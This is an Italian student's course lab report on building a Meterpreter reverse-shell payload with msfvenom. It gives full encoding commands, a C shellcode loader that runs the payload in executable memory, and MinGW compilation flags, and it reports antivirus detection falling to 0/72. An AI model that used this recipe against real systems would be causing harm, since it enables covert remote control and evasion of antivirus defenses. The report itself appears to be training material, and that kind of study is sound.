Report: Creazione di un malware con msfvenom

👤 **Nome Studente:** Fabrizio Prisciandaro
📅 **Data:** 26 Maggio 2025
👨‍🏫 **Docente:** Paolo Rampino
📘 **Corso:** Cybersecurity Specialist Full Time
🧪 **Titolo dell'Esercizio:** Creazione di un Malware con Msfvenom

---

Obiettivo dell'Esercizio

L'obiettivo di oggi è stato imparare a **creare un malware** (software malevolo) utilizzando uno strumento chiamato **msfvenom**, cercando di renderlo **meno rilevabile** dagli antivirus rispetto a un esempio già analizzato in classe. Questo ci aiuta a capire meglio come funzionano sia gli attacchi che le difese nel mondo della sicurezza informatica.

Passaggi Seguiti

1. Preparazione dell'Ambiente

Per lavorare in sicurezza, ho usato:

- **Kali Linux** all'interno di **VirtualBox**, cioè un computer virtuale separato da quello reale.
- Questo è importante per evitare che il malware possa accidentalmente infettare il mio computer principale.

---

2. Utilizzo di msfvenom per Generare il Malware

Msfvenom è uno strumento incluso in Kali Linux che permette di creare file eseguibili malevoli. Ho seguito questi passaggi:

- Comando usato per generare un file `.exe` malevolo polimorfo:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.134 LPORT=5959 -a
x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw \
| msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw \
| msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -o
polimorphico1.exe
```

Significato dei parametri:

-p windows/meterpreter/reverse_tcp indica che il file, una volta aperto, proverà a collegarsi in segreto al nostro computer.

LHOST=192.168.1.134 è l'indirizzo del nostro computer (la macchina Kali) dove vogliamo che il malware si colleghi.

LPORT=5959 è la "porta" usata per la connessione.


-e sono metodi per **nascondere il malware** agli antivirus.

-i indica quante volte ripetere il metodo di offuscamento.

Alla fine, abbiamo salvato il file con il nome **polimorphico1.exe**.

Risultato:

- È stato generato un file chiamato `polimorphico1.exe`, che una volta eseguito, avvia una connessione dal computer infettato verso Kali Linux, permettendo il controllo remoto.



---

3. Test del Malware su VirusTotal


Dopo aver creato il file, abbiamo verificato se veniva **riconosciuto come pericoloso** caricandolo sul sito:

www.virustotal.com

VirusTotal analizza il file con **decine di antivirus contemporaneamente**.

Risultati:

- Il malware semplice (non offuscato, creato durante la lezione precedente) veniva **rilevato da quasi tutti gli antivirus**.
- Il malware "polimorfico", invece, è **riconosciuto solo da alcuni**, 8 su 72, segno che l'offuscamento ha funzionato.



Sfida: Creare un payload con --encrypt xor e -f c e scrivere un programma che lanci il thread o eseguibile, quindi sottomettere il risultato su virustotal, il payload può essere in formato windows o linux.

Per raggiungere questo:

- Cambio encoder
- Cambio formato finale
- Inserisco il malware dentro un wrapper benigno (es. un file .bat o un eseguibile "contenitore")
- Compilo il malware in linguaggio C
- Lo unisco a tecniche di offuscamento tramite un compilatore reale (Mingw-w64)


Fase 1: Generare shellcode + offuscamento in C + compilazione manuale


Invece di creare direttamente un `.exe`, genero **solo il codice malevolo** (chiamato *shellcode*), poi lo inseriremo **in un programma scritto in C**, che poi compilo con un compilatore reale.


1. Generazione della shell in formato C

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.134 LPORT=5959 \
-f c -e x86/shikata_ga_nai -i 50 --encrypt xor --encrypt-key MySecretKey123 -o
shellcode.c
```

- `-f c`: esporta in linguaggio C
- `--encrypt xor`: aggiunge una cifratura leggera
- `-i 50`: 50 iterazioni di offuscamento







---

2. Inserimento del codice in un programma C

Compilo il file `wrapper.c`:

```
#include <stdio.h>
#include <string.h>
#include <windows.h>

unsigned char buf[] =
/* qui incollo il contenuto di shellcode.c, solo la parte dell'array */;

int main() {
    void *exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
    memcpy(exec, buf, sizeof buf);
    ((void(*)())exec)();
    return 0;
}
```

---

3. Compilazione con x86_64-w64-mingw32-gcc

Uso **Mingw-w64** per la compilazione su Kali Linux. Quindi digito così:

```
x86_64-w64-mingw32-gcc wrapper.c -o bypass.exe -fno-ident -mwindows -s -w
```

Opzioni usate:

- `-fno-ident`: rimuove informazioni identificative
- `-s`: rimuove simboli di debug
- `-w`: disabilita warning
- `-mwindows`: nasconde il terminale all'avvio (simula un'app grafica)

Test del Nuovo File `bypass.exe`

Ora carico `bypass.exe` su VirusTotal.

Questa tecnica **riduce la rilevabilità a 0/72**, perché:

- Gli antivirus faticano di più a riconoscere il file come minaccia, dato che il codice è **compilato a mano**, non generato da msfvenom direttamente.
- L'eseguibile è "camuffato" dentro un contenitore benigno (un normale programma C).
- L'uso del compilatore reale (non i tool standard di Metasploit) **aggira molte firme statiche** usate dai software antivirus.
